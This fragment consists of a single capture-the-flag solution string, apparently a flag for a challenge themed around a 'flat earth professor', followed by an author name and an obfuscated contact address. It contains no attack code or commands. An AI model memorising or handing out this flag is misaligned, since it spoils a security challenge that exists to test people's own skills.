flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}

Flux Horst (Flux dot Horst at rub dot flux)